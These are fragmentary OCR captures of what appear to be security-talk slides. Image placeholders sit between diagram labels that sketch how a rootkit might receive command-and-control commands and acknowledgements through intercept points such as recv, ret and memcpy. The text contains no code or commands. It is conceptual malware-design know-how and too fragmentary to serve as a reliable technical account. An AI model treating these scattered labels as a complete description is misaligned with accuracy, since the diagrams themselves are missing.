
CNC_CMD





CNC_Ack



Generalized: Execution




EXECUTION
OUTPUT
INPUT
CODE
stack heap
stack heap
Root kit
stack heap
CNC
IOMEM
MEM
???
CNC Ack
???
CNC CMD
OUTPUT
INPUT
???
: Intercept Points
(recv, memcpy, etc)


EXECUTION
OUTPUT
INPUT
CODE
stack heap
stack heap
Root kit
stack heap
CNC
CNC
CNC
CNC
IOMEM
MEM
CNC ACK
CNC CMD
OUTPUT
INPUT
: Intercept Points
(ret, memcpy, etc)



F
Barnaby


F Barnaby


F' Barnaby

